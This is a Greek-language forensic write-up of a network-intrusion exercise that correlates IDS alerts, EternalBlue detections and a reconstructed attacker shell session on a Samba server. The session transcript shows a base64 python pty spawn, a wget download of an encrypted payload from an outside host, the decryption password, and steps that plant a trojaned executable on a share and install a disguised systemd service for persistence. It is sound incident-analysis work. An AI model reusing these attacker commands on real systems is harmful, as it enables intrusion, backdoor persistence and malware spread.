Στο επεισόδιο του Network Forensics έγινε ανάλυση των 4 pcaps αρχείων κυρίως με τη χρήση των εργαλείων Wireshark και NetworkMiner .Παράλληλα έγινε ανάλυση των διαθέσιμων logs (syslog,auth.log,alerts.log,http.log) άλλα και συσχετισμός των logs από τα επεισόδια των linux & windows forensics, μέσω των οποίων καταλήξαμε στα παρακάτω:

Γεγονός 1 (08:31:43)

Στις 08:31:43 παρατηρείται η έναρξη ύποπτης δραστηριότητας στα logs:

06/06/2019-08:31:43.783782 [**] [1:2013031:6] ET POLICY Python-urllib/ Suspicious User Agent [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.10.10.102:51216 -> 91.189.95.15:80


06/06/2019-08:41:22.607601 [**] [1:2013031:6] ET POLICY Python-urllib/ Suspicious User Agent [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.10.10.102:38280 -> 91.189.95.15:80

06/06/2019-08:47:02.594172 [**] [1:2013031:6] ET POLICY Python-urllib/ Suspicious User Agent [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.10.10.102:50578 -> 91.189.95.15:80

06/06/2019-08:48:17.354471 [**] [1:2013031:6] ET POLICY Python-urllib/ Suspicious User Agent [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.10.10.102:51458 -> 91.189.95.15:80

Γεγονός 2 (08:51:33)

Το NetworkMiner στην ανάλυση των pcaps εντόπισε πιθανή προσπάθεια μόλυνσης μέσω του exploit EternalBlue όπου εκμεταλλεύεται ευπάθειες σε μη ενημερωμένες εκδόσεις του samba.



```
[2019-06-06 08:50:01 UTC] Error : TLS data boundary is not on a TLS record boundary in frame 26
[2019-06-06 08:51:33 UTC] Error : Frame 2937 : Possible EternalBlue exploit attempt, nbss size = 0x35e48, [20,57]
[2019-06-06 08:51:38 UTC] Error : Frame 3009 : Possible EternalBlue exploit attempt, nbss size = 0x35e48, [20,111]
[2019-06-06 08:51:38 UTC] Error : Frame 3011 : Possible EternalBlue exploit attempt, nbss size = 0x323831, [20,30]
[2019-06-06 08:51:38 UTC] Error : Frame 3013 : Possible EternalBlue exploit attempt, nbss size = 0x323831, [20,63]
[2019-06-06 08:51:38 UTC] Error : Frame 3015 : Possible EternalBlue exploit attempt, nbss size = 0x35e48, [20,112]
[2019-06-06 08:51:38 UTC] Error : Frame 3018 : Possible EternalBlue exploit attempt, nbss size = 0x35e48, [20,163]
[2019-06-06 08:51:38 UTC] Error : Frame 3020 : Possible EternalBlue exploit attempt, nbss size = 0x323831, [20,79]
[2019-06-06 08:51:38 UTC] Error : Frame 3022 : Possible EternalBlue exploit attempt, nbss size = 0x323831, [20,112]
[2019-06-06 08:51:38 UTC] Error : Frame 3026 : Possible EternalBlue exploit attempt, nbss size = 0x35e48, [20,164]
[2019-06-06 08:51:38 UTC] Error : Frame 3031 : Possible EternalBlue exploit attempt, nbss size = 0x35e48, [20,255]
[2019-06-06 08:51:38 UTC] Error : Frame 3036 : Possible EternalBlue exploit attempt, nbss size = 0x323831, [20,114]
[2019-06-06 08:51:43 UTC] Error : Frame 3280 : Possible EternalBlue exploit attempt, nbss size = 0x323831, [20,152]
[2019-06-06 09:02:09 UTC] Error : Frame 44888 : Possible EternalBlue exploit attempt, nbss size = 0x456857, [20,52]
[2019-06-06 09:02:09 UTC] Error : Frame 44888 : Possible EternalBlue exploit attempt, nbss size = 0x456857, [20,68]
[2019-06-06 09:02:09 UTC] Error : Frame 44888 : Possible EternalBlue exploit attempt, nbss size = 0x456857, [20,101]
[2019-06-06 09:02:09 UTC] Error : Frame 44888 : Possible EternalBlue exploit attempt, nbss size = 0x456857, [20,103]
[2019-06-06 09:02:09 UTC] Error : Frame 44888 : Possible EternalBlue exploit attempt, nbss size = 0x456857, [20,141]
[2019-06-06 09:02:09 UTC] Error : Frame 44888 : Possible EternalBlue exploit attempt, nbss size = 0x456857, [20,236]
[2019-06-06 09:02:09 UTC] Error : Frame 44889 : Possible EternalBlue exploit attempt, nbss size = 0x757372, [20,35]
[2019-06-06 09:02:09 UTC] Error : Frame 44889 : Possible EternalBlue exploit attempt, nbss size = 0x757372, [20,68]
[2019-06-06 09:02:09 UTC] Error : Frame 44889 : Possible EternalBlue exploit attempt, nbss size = 0x757372, [20,70]
[2019-06-06 09:02:09 UTC] Error : Frame 44889 : Possible EternalBlue exploit attempt, nbss size = 0x757372, [20,108]
[2019-06-06 09:02:09 UTC] Error : Frame 44889 : Possible EternalBlue exploit attempt, nbss size = 0x757372, [20,203]
[2019-06-06 09:02:09 UTC] Error : Frame 44889 : Possible EternalBlue exploit attempt, nbss size = 0x757372, [20,204]
[2019-06-06 09:02:09 UTC] Error : Frame 44891 : Possible EternalBlue exploit attempt, nbss size = 0x616974, [20,52]
[2019-06-06 09:02:09 UTC] Error : Frame 44891 : Possible EternalBlue exploit attempt, nbss size = 0x616974, [20,54]
[2019-06-06 09:02:09 UTC] Error : Frame 44891 : Possible EternalBlue exploit attempt, nbss size = 0x616974, [20,92]
[2019-06-06 09:02:09 UTC] Error : Frame 44891 : Possible EternalBlue exploit attempt, nbss size = 0x616974, [20,187]
[2019-06-06 09:02:09 UTC] Error : Frame 44891 : Possible EternalBlue exploit attempt, nbss size = 0x616974, [20,188]
[2019-06-06 09:02:09 UTC] Error : Frame 44891 : Possible EternalBlue exploit attempt, nbss size = 0x616974, [20,253]
[2019-06-06 09:02:09 UTC] Error : Frame 44892 : Possible EternalBlue exploit attempt, nbss size = 0x2320, [20,21]
[2019-06-06 09:02:09 UTC] Error : Frame 44892 : Possible EternalBlue exploit attempt, nbss size = 0x206c73, [20,59]
[2019-06-06 09:02:09 UTC] Error : Frame 44892 : Possible EternalBlue exploit attempt, nbss size = 0x206c73, [20,154]
[2019-06-06 09:02:09 UTC] Error : Frame 44892 : Possible EternalBlue exploit attempt, nbss size = 0x206c73, [20,155]
[2019-06-06 09:02:09 UTC] Error : Frame 44892 : Possible EternalBlue exploit attempt, nbss size = 0x206c73, [20,220]
[2019-06-06 09:02:09 UTC] Error : Frame 44892 : Possible EternalBlue exploit attempt, nbss size = 0x206c73, [20,222]
[2019-06-06 09:02:09 UTC] Error : Frame 44894 : Possible EternalBlue exploit attempt, nbss size = 0x730d0a, [20,57]
[2019-06-06 09:02:09 UTC] Error : Frame 44894 : Possible EternalBlue exploit attempt, nbss size = 0x730d0a, [20,152]
[2019-06-06 09:02:09 UTC] Error : Frame 44894 : Possible EternalBlue exploit attempt, nbss size = 0x730d0a, [20,153]
[2019-06-06 09:02:09 UTC] Error : Frame 44894 : Possible EternalBlue exploit attempt, nbss size = 0x730d0a, [20,218]
[2019-06-06 09:02:09 UTC] Error : Frame 44894 : Possible EternalBlue exploit attempt, nbss size = 0x730d0a, [20,220]
[2019-06-06 09:02:09 UTC] Error : Frame 44894 : Possible EternalBlue exploit attempt, nbss size = 0x730d0a, [20,228]
[2019-06-06 09:02:09 UTC] Error : Frame 44896 : Possible EternalBlue exploit attempt, nbss size = 0x206d6e, [20,114]
[2019-06-06 09:02:09 UTC] Error : Frame 44896 : Possible EternalBlue exploit attempt, nbss size = 0x206d6e, [20,115]
[2019-06-06 09:02:09 UTC] Error : Frame 44896 : Possible EternalBlue exploit attempt, nbss size = 0x206d6e, [20,180]
[2019-06-06 09:02:09 UTC] Error : Frame 44896 : Possible EternalBlue exploit attempt, nbss size = 0x206d6e, [20,182]
```

Δείγμα από ύποπτα POST requests που εντοπίστηκαν στα logs:

06/06/2019-09:02:51.866235 85.75.26.24[**]/api/root_52240551204/hello[**]python-requests/2.18.4[**]<no referer>[**]POST[**]HTTP/1.1[**]200[**]0 bytes[**]10.10.10.102:45600 -> 85.75.26.24:3268


06/06/2019-09:16:43.437596 85.75.26.24[**]/api/Administrator_52233026844/hello[**]python-requests/2.22.0[**] <no referer>[**]POST[**]HTTP/1.1[**]200[**]0 bytes[**]10.10.10.100:56354 -> 85.75.26.24:3268

Εντοπισμός Trojan Windows executable στα logs:

06/06/2019-12:21:44.201953 [] [1:2018856:11] ET TROJAN Windows executable base64 encoded [] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 85.75.26.24:80 -> 10.10.10.100:56505

06/06/2019-12:23:14.521115 [] [1:2018856:11] ET TROJAN Windows executable base64 encoded [] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 85.75.26.24:80 -> 10.10.10.100:56636

Πολλαπλά sessions:




Γεγονός 3

RAT σε Server 10.10.10.102 (linux samba server)

Ανάλυση της επίθεσης με χρήση του Wireshark

Γεγονός 4 (08:51:33)



Φαίνεται ότι το 85.75.24.46 έχει τον έλεγχο του 10.10.10.102 και πληκτρολογεί εντολές.

Το περιεχόμενο του TCP Stream (tcp.stream eq 51)

```
j.^H..j!X..u.j;X.H./bin/sh.SH..RWH....echo 4281756140;echo YEhWIEUFTISVKHWzrwGtzjMhlSkXawca
4281756140
YEhWIEUFTISVKHWzrwGtzjMhlSkXawca

which python;echo oaitJgqnRgWMEYhfVyNxEDNnXdZBskWC
/usr/bin/python
oaitJgqnRgWMEYhfVyNxEDNnXdZBskWC

/usr/bin/python -c 'exec("aW1wb3J0IHB0eTtwdHkuc3Bhd24oJy9iaW4vc2gnKQ==".decode("base64"))'
# ls
ls
bin dev initrd.img lib64 mnt root snap tmp vmlinuz
boot etc initrd.img.old lost+found opt run srv usr vmlinuz.old
cdrom home lib media proc sbin sys var
# whoami
whoami
root
# uname -a
uname -a
Linux Samba 4.15.0-51-generic #55~16.04.1-Ubuntu SMP Thu May 16 09:24:37 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
# cd /root
cd /root
# wget 85.75.24.46:6668/bucket
wget 85.75.24.46:6668/bucket
--2019-06-06 11:56:50-- http://85.75.24.46:6668/bucket
Connecting to 85.75.24.46:6668... connected.
```

```
HTTP request sent, awaiting response... 200 OK
Length: 32613200 (31M) [application/octet-stream]
Saving to: 'bucket'


bucket 0%[ ] 0 --.-KB/s
bucket 81%[===============> ] 25.39M 127MB/s
bucket 100%[===================>] 31.10M 134MB/s in 0.2s

2019-06-06 11:56:50 (134 MB/s) - 'bucket' saved [32613200/32613200]

# ls
ls
bucket
# openssl aes-256-cbc -in bucket -out help.zip
openssl aes-256-cbc -in bucket -out help.zip
enter aes-256-cbc encryption password:panoptis19

Verifying - enter aes-256-cbc encryption password:

Verify failure
bad password read
# ls
ls
bucket
# openssl aes-256-cbc -d -in bucket -out help.zip
openssl aes-256-cbc -d -in bucket -out help.zip
enter aes-256-cbc decryption password:panoptis19

# ls
ls
bucket help.zip
# unzip help.zip
unzip help.zip
Archive: help.zip
inflating: backdoor.sh
inflating: NetworkTrafficView.EXE
inflating: dbus-org.freedesktop.thermalb.service
inflating: socket-helper
inflating: ps_
# ls
ls
NetworkTrafficView.EXE dbus-org.freedesktop.thermalb.service socket-helper
backdoor.sh help.zip
bucket ps_
# nestat -pantul
nestat -pantul
/bin/sh: 13: nestat: not found
# netstat -pantu
netstat -pantu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.1.1:53 0.0.0.0:* LISTEN 899/dnsmasq
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 871/sshd
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN 752/cupsd
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN 1538/smbd
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN 1538/smbd
tcp 0 100 10.10.10.102:57830 85.75.24.46:445 ESTABLISHED 1934/sh
tcp6 0 0 :::22 :::* LISTEN 871/sshd
tcp6 0 0 ::1:631 :::* LISTEN 752/cupsd
tcp6 0 0 :::445 :::* LISTEN 1538/smbd
tcp6 0 0 :::139 :::* LISTEN 1538/smbd
udp 0 0 0.0.0.0:34557 0.0.0.0:* 767/avahi-daemon: r
udp 0 0 0.0.0.0:46928 0.0.0.0:* 799/rsyslogd
udp 0 0 127.0.1.1:53 0.0.0.0:* 899/dnsmasq
udp 0 0 10.10.10.255:137 0.0.0.0:* 1495/nmbd
udp 0 0 10.10.10.102:137 0.0.0.0:* 1495/nmbd
udp 0 0 0.0.0.0:137 0.0.0.0:* 1495/nmbd
udp 0 0 10.10.10.255:138 0.0.0.0:* 1495/nmbd
udp 0 0 10.10.10.102:138 0.0.0.0:* 1495/nmbd
udp 0 0 0.0.0.0:138 0.0.0.0:* 1495/nmbd
udp 0 0 0.0.0.0:5353 0.0.0.0:* 767/avahi-daemon: r
udp 0 0 0.0.0.0:631 0.0.0.0:* 797/cups-browsed
udp 0 0 0.0.0.0:54904 0.0.0.0:* 899/dnsmasq
udp6 0 0 :::53065 :::* 767/avahi-daemon: r
udp6 0 0 :::5353 :::* 767/avahi-daemon: r
# cat /etc/passwd
cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:112:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:115:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:116:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:117:126:RealtimeKit,,,:/proc:/bin/false
saned:x:118:127::/var/lib/saned:/bin/false
usbmux:x:119:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
speech-dispatcher:x:120:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
panoptis19:x:1000:1000:panoptis19,,,:/home/panoptis19:/bin/bash
sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologin
sambauser:x:1001:128:SambaUser,,,:/home/panoptis19/sambashare:/usr/sbin/nologin
# ls /home/panoptis19/sambashare
ls /home/panoptis19/sambashare
NetworkTrafficView.exe Procmon.exe PsExec64.exe pskill64.exe test
# ls -la /home/panoptis19/sambashare
ls -la /home/panoptis19/sambashare
total 3080
drwxrwxr-x 2 sambauser sambashare 4096 Jun 5 09:26 .
drwxr-xr-x 17 panoptis19 panoptis19 4096 Jun 6 11:52 ..
-rw-rw-r-- 1 panoptis19 panoptis19 249232 May 25 10:58 NetworkTrafficView.exe
-rw-rw-r-- 1 panoptis19 panoptis19 2196016 Mar 24 14:05 Procmon.exe
-rw-rw-r-- 1 panoptis19 panoptis19 374944 Jun 28 2016 PsExec64.exe
-rw-rw-r-- 1 panoptis19 panoptis19 318624 Jun 28 2016 pskill64.exe
-rw-rw-r-- 1 panoptis19 panoptis19 0 Jun 5 09:20 test
# cp NetworkTrafficView.exe /home/panoptis19/sambashare/NetworkTrafficView.exe
cp NetworkTrafficView.exe /home/panoptis19/sambashare/NetworkTrafficView.exe
cp: cannot stat 'NetworkTrafficView.exe': No such file or directory
# cp NetworkTrafficView.EXE /home/panoptis19/sambashare/NetworkTrafficView.exe
cp NetworkTrafficView.EXE /home/panoptis19/sambashare/NetworkTrafficView.exe
# ls -la /home/panoptis19/sambashare
ls -la /home/panoptis19/sambashare
total 12044
drwxrwxr-x 2 sambauser sambashare 4096 Jun 5 09:26 .
drwxr-xr-x 17 panoptis19 panoptis19 4096 Jun 6 11:52 ..
-rw-rw-r-- 1 panoptis19 panoptis19 9426832 Jun 6 12:00 NetworkTrafficView.exe
-rw-rw-r-- 1 panoptis19 panoptis19 2196016 Mar 24 14:05 Procmon.exe
-rw-rw-r-- 1 panoptis19 panoptis19 374944 Jun 28 2016 PsExec64.exe
-rw-rw-r-- 1 panoptis19 panoptis19 318624 Jun 28 2016 pskill64.exe
-rw-rw-r-- 1 panoptis19 panoptis19 0 Jun 5 09:20 test
# ls
ls
NetworkTrafficView.EXE dbus-org.freedesktop.thermalb.service socket-helper
backdoor.sh help.zip
bucket ps_
# mv socket-helper /bin/socket-helper
mv socket-helper /bin/socket-helper
# mv dbus-org.freedesktop.thermalb.service /lib/systemd/system/
```

```
mv dbus-org.freedesktop.thermalb.service /lib/systemd/system/
# cd /etc/systemd/system
cd /etc/systemd/system
# ls
ls
bluetooth.target.wants hibernate.target.wants
cloud-final.service.wants hybrid-sleep.target.wants
dbus-org.bluez.service multi-user.target.wants
dbus-org.freedesktop.Avahi.service network-online.target.wants
dbus-org.freedesktop.nm-dispatcher.service paths.target.wants
dbus-org.freedesktop.thermald.service printer.target.wants
default.target.wants sockets.target.wants
display-manager.service sshd.service
display-manager.service.wants suspend.target.wants
final.target.wants sysinit.target.wants
getty.target.wants syslog.service
graphical.target.wants timers.target.wants
# ls -la
ls -la
total 76
drwxr-xr-x 19 root root 4096 Jun 5 09:02 .
drwxr-xr-x 5 root root 4096 May 23 10:15 ..
drwxr-xr-x 2 root root 4096 Feb 27 02:04 bluetooth.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 cloud-final.service.wants
lrwxrwxrwx 1 root root 37 May 21 14:00 dbus-org.bluez.service -> /lib/systemd/system/bluetooth.service
lrwxrwxrwx 1 root root 40 May 21 14:00 dbus-org.freedesktop.Avahi.service -> /lib/systemd/system/avahi-daemon.service
lrwxrwxrwx 1 root root 53 May 21 14:00 dbus-org.freedesktop.nm-dispatcher.service ->
/lib/systemd/system/NetworkManager-dispatcher.service
lrwxrwxrwx 1 root root 36 May 21 14:00 dbus-org.freedesktop.thermald.service -> /lib/systemd/system/thermald.service
drwxr-xr-x 2 root root 4096 Feb 27 01:59 default.target.wants
lrwxrwxrwx 1 root root 35 May 21 14:00 display-manager.service -> /lib/systemd/system/lightdm.service
drwxr-xr-x 2 root root 4096 Feb 27 02:04 display-manager.service.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 final.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 01:58 getty.target.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 graphical.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 hibernate.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 hybrid-sleep.target.wants
drwxr-xr-x 2 root root 4096 Jun 5 09:02 multi-user.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 network-online.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 paths.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 printer.target.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 sockets.target.wants
lrwxrwxrwx 1 root root 31 Jun 5 09:02 sshd.service -> /lib/systemd/system/ssh.service
drwxr-xr-x 2 root root 4096 Feb 27 02:04 suspend.target.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 sysinit.target.wants
lrwxrwxrwx 1 root root 35 May 21 14:00 syslog.service -> /lib/systemd/system/rsyslog.service
drwxr-xr-x 2 root root 4096 Feb 27 02:04 timers.target.wants
# ln /lib/system/dbus-org.freedes
ln /lib/system/dbus-org.freedes
ln: failed to access '/lib/system/dbus-org.freedes': No such file or directory
# ln -s /lib/system/dbus-org.freedesktop.thermalb.service .
ln -s /lib/system/dbus-org.freedesktop.thermalb.service .
# ls -la
ls -la
total 76
drwxr-xr-x 19 root root 4096 Jun 6 12:04 .
drwxr-xr-x 5 root root 4096 May 23 10:15 ..
drwxr-xr-x 2 root root 4096 Feb 27 02:04 bluetooth.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 cloud-final.service.wants
lrwxrwxrwx 1 root root 37 May 21 14:00 dbus-org.bluez.service -> /lib/systemd/system/bluetooth.service
lrwxrwxrwx 1 root root 40 May 21 14:00 dbus-org.freedesktop.Avahi.service -> /lib/systemd/system/avahi-daemon.service
lrwxrwxrwx 1 root root 53 May 21 14:00 dbus-org.freedesktop.nm-dispatcher.service ->
/lib/systemd/system/NetworkManager-dispatcher.service
lrwxrwxrwx 1 root root 49 Jun 6 12:04 dbus-org.freedesktop.thermalb.service -> /lib/system/dbus-org.freedesktop.thermalb.service
lrwxrwxrwx 1 root root 36 May 21 14:00 dbus-org.freedesktop.thermald.service -> /lib/systemd/system/thermald.service
drwxr-xr-x 2 root root 4096 Feb 27 01:59 default.target.wants
lrwxrwxrwx 1 root root 35 May 21 14:00 display-manager.service -> /lib/systemd/system/lightdm.service
drwxr-xr-x 2 root root 4096 Feb 27 02:04 display-manager.service.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 final.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 01:58 getty.target.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 graphical.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 hibernate.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 hybrid-sleep.target.wants
drwxr-xr-x 2 root root 4096 Jun 5 09:02 multi-user.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 network-online.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 paths.target.wants
drwxr-xr-x 2 root root 4096 Feb 27 02:04 printer.target.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 sockets.target.wants
```

```
lrwxrwxrwx 1 root root 31 Jun 5 09:02 sshd.service -> /lib/systemd/system/ssh.service
drwxr-xr-x 2 root root 4096 Feb 27 02:04 suspend.target.wants
drwxr-xr-x 2 root root 4096 May 21 14:07 sysinit.target.wants
lrwxrwxrwx 1 root root 35 May 21 14:00 syslog.service -> /lib/systemd/system/rsyslog.service
drwxr-xr-x 2 root root 4096 Feb 27 02:04 timers.target.wants
# systemd enable dbus-org.freedesktop.thermalb.service
systemd enable dbus-org.freedesktop.thermalb.service
.[0;1;31mExcess arguments..[0m
# systemd start dbus-org.freedesktop.thermalb.service
systemd start dbus-org.freedesktop.thermalb.service
